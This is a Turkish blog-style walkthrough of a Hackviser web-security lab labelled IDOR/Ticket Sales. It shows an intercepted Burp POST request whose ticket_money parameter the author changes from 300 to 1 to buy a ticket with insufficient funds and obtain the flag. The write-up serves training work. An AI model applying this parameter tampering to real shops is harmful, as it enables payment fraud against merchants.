

Insecure Direct Object References (IDOR)/Ticket Sales

Herkese selamlar bu yazımda Hackviser üzerinde bulunan Web security lablarından biri olan **Insecure Direct Object References (IDOR)/Ticket Sales** labının çözümünü anlatacağım**.**


Bizden istenen siteye gittiğimizde bizi aşağıdaki gibi bir sayfa karşılıyor. Sitenin içeriğinde ise basit bir bilet alma ekranı bulunuyor. Default olarak bize verilen hesap 50 dolar ancak bilet fiyatı ise 300 dolar. Bizden istenen ise bilet almamız.




Sitede gözüken birşey olmadığı için sayfayı burp proxy ile açıp isteği tutuyorum


Time
Type
Direction
Host
Request
Pretty
Raw
Hex
POST / HTTP/1.1
Host: smiling-arcana.europel.hackviser.space
Content-Length: 26
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: tr-TR,tr;q=0.9
Origin: https://smiling-arcana.europel.hackviser.space
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://smiling-arcana.europel.hackviser.space/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
amount=10&ticket_money=300
Search
0 highlights
Event log
All issues

Görselde de gözüktüğü gibi “ticket_money=300” gibi bir değer var. Bu değeri aşağıdaki gibi repeater’a atıp 1 olarak değiştiriyorum



Bunu istek olarak gönderdiğimiz zaman



Bu şekilde başarılı bir şekilde bileti almış oluyoruz.

Burada flag ise Order ID olarak belirtilen kısım.

Umarım bu yazıyı sıkılmadan okumuşsunuzdur. Keyifli çalışmalar!